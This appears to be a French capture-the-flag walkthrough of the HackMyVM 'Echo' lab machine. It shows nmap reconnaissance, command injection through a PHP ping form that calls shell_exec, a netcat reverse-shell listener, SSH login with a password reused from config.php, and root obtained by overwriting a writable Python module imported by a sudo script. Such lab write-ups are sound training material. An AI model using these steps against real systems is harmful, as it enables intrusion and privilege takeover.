Echo
Echo est une machine de niveau facile de la plateforme hackmyvm, créer par mikisbd idéal pour les nouveaux arriviste qui commence a s'intéressé a la sécurité web

Reconnaissance - IP Cible
commençons par la reconnaissance pour trouver l’adresse IP cible
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.2	08:00:27:c7:cb:e1	PCS Systemtechnik GmbH
10.0.2.105	08:00:27:6f:14:3b	PCS Systemtechnik GmbH
Reconnaissance - scan de ports
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 10:10 -0400
Nmap scan report for pulse.hmv (10.0.2.105)
Host is up (0.0044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:6F:14:3B (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80 -A -O -sCV 10.0.2.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 10:16 -0400
Nmap scan report for (10.0.2.105)
Host is up (0.0034s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-title: Echo Diagnostics | Network Appliance
| http-robots.txt: 2 disallowed entries
|_/backups/ /config.php
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 08:00:27:6F:14:3B (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), Linux 2.6.32 - 3.10 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumération Web
nous avons déjà identifier le fichier robots.txt dans le scan nmap
accédons au site web et après vérifions le contenue du fichier robots.txt

nous avons un portais de télémétrie réseau, un champ IP Adresse et conteur de paquet qui est règle sur 2 packets il s’agit un outil de diagnostique réseau qui nous perme de vérifier la connectivite d’une adresse IP.
Remarque: si le champ n’est pas bien assainir nous allons faire passe a une vulnérabilité d’injection de commande dans le champs target

comportement normal et donne attendu, essayons d’injecter une commande

comportement inattendu par le développeur, la commande a été bien exécuter et la sortie est retourne dans la réponse

lisons le fichier index.php pour apprendre davantage sur le comportement du programme de maintenance réseau
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
$output = "";
$searched_target = "";

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['target'])) {
    $searched_target = $_POST['target'];
    $target = trim($searched_target);
    $count = isset($_POST['count']) ? intval($_POST['count']) : 2;
    if ($count < 1 || $count > 4) $count = 2;

    if (empty($target)) {
        $output = "[-] Error: Target host or IP address is required.";
    } elseif (preg_match('/[;`]/', $target)) {
        $output = "[-] Security Warning: Semicolons and backticks are strictly filtered by the Echo Network Appliance.";
    } else {
        $cmd = "ping -c " . $count . " " . $target . " 2>&1";
        $output = shell_exec($cmd);
    }
}
?>
le ; est blacklisté
code vulnérable:
1
2
$cmd = "ping -c " . $count . " " . $target . " 2>&1";
        $output = shell_exec($cmd);
l’entre utilisateur n’est assaini, elle est aussi directement passer dans la fonction shell_exec qui exécute des commandes système
Exploitation - Reverse shell
1
2
3
4
5
6
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.105] 57298
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
** shell interactif
1
2
3
www-data@echo:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@echo:/var/www/html$
Escalade de privilège - énumérons les fichiers de config
1
2
3
4
5
6
7
8
9
www-data@echo:/var/www/html$ ls -la
total 32
drwxr-xr-x 3 www-data www-data 4096 Sep 10 13:17 .
drwxr-xr-x 3 root     root     4096 Sep 10 13:15 ..
drwxr-xr-x 2 www-data www-data 4096 Sep 10 13:17 backups
-rwxr-xr-x 1 www-data www-data  331 Sep 10 13:17 config.php
-rwxr-xr-x 1 www-data www-data 9584 Sep 10 13:17 index.php
-rwxr-xr-x 1 www-data www-data   92 Sep 10 13:17 robots.txt
www-data@echo:/var/www/html$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@echo:/var/www/html$ cat config.php
<?php
// Echo Appliance Database & Administration Configuration
// Maintainer: clara@echo.hmv

define('DB_HOST', 'localhost');
define('DB_PORT', 3306);
define('DB_USER', 'clara');
define('DB_PASS', 'EchoSummer2026!');
define('DB_NAME', 'echo_diagnostics');

define('SYSTEM_ADMIN', 'clara');
define('ENVIRONMENT', 'production');
?>
clara est mainteneur du projet, nous allons essayer la connexion au compte de clara avec le mot de passe de la base de donnée
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(d4fl0n㉿kali)-[~]
└─$ ssh clara@10.0.2.105
The authenticity of host '10.0.2.105 (10.0.2.105)' can't be established.
ED25519 key fingerprint is: SHA256:szWG4HvPrFuLDjY8fj9ctzkikE2x5/YODzhGcLxQGGE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.105' (ED25519) to the list of known hosts.
clara@10.0.2.105's password:
Welcome to Ubuntu 26.04.1 LTS (GNU/Linux 7.0.0-31-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Oct 14 02:57:12 PM UTC 2026

  System load:  0.11               Processes:               143
  Usage of /:   18.9% of 19.51GB   Users logged in:         0
  Memory usage: 32%                IPv4 address for enp0s3: 10.0.2.105
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

27 updates can be applied immediately.
24 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Oct 14 13:59:59 2026 from 10.0.2.15
clara@echo:~$ id
uid=1001(clara) gid=1002(clara) groups=1002(clara),1001(devs)
clara@echo:~$
Exploitation sudo -l
1
2
3
4
clara@echo:~$ sudo -l
User clara may run the following commands on echo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/echo-report
clara@echo:~$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
clara@echo:~$ cat /usr/local/bin/echo-report
#!/usr/bin/env python3
import os
import sys

# Load internal reporting module
sys.path.insert(0, "/opt/echo")

try:
    import reporter
except ImportError as err:
    print(f"[-] Critical Error: Failed to import reporter module: {err}")
    sys.exit(1)

def main():
    print("==================================================")
    print("     Echo Appliance - System Diagnostics Summary  ")
    print("==================================================")
    reporter.run_report()

if __name__ == "__main__":
    main()
clara@echo:~$
c’est code charge le chemin /opt/echo pour importé la librairie reporter nous allons vérifié le répertoire ainsi que la permission de lecture et d’écriture
1
2
3
4
clara@echo:~$ ls -l /opt/
total 4
drwxrwxr-x 3 root devs 4096 Oct 14 14:02 echo
clara@echo:~$
le groupe devs a la permission d’écriture dans le répertoire /opt/echo clara appartiens également au groupe devs
1
2
3
clara@echo:~$ id
uid=1001(clara) gid=1002(clara) groups=1002(clara),1001(devs)
clara@echo:~$
1
2
3
4
5
6
7
8
9
10
11
12
clara@echo:/opt/echo$ cat reporter.py
import os
import subprocess

def run_report():
    print("[*] Running network diagnostic checks...")
    subprocess.run(["ip", "-brief", "address"])
    print("\n[*] System memory utilization:")
    subprocess.run(["free", "-h"])
    print("\n[*] System uptime:")
    subprocess.run(["uptime"])
    print("\n[+] Diagnostic report completed successfully.")
c’est programme sert a un diagnostique réseau en utilisant la librairie subprocess pour exécuter des commande
Remarque: nous allons modifier c’est fichier comme nous avons la permission d’écriture sur ce fichier reporter.py pour exécuter bash avec le privilèges sudo
1
2
3
clara@echo:/opt/echo$ ls -la
total 6968
-rw-rw-r-- 1 root  devs      356 Oct 14 15:25 reporter.py
fichier modifier
1
2
3
4
5
clara@echo:/opt/echo$ cat reporter.py
import os

os.system("/bin/bash")
clara@echo:/opt/echo$
Escalade de privilège - priv root
1
2
3
4
clara@echo:~$ sudo /usr/local/bin/echo-report
root@echo:/home/clara# id
uid=0(root) gid=0(root) groups=0(root)
root@echo:/home/clara#
flag
1
2
3
4
root@echo:~# cat /home/clara/user.txt /root/root.txt
HMV{7e3a91c4b2d840f6a1e582c39d04b6a8}
HMV{5c1b82e9f403d7a86b2914c03e87d19f}
root@echo:~#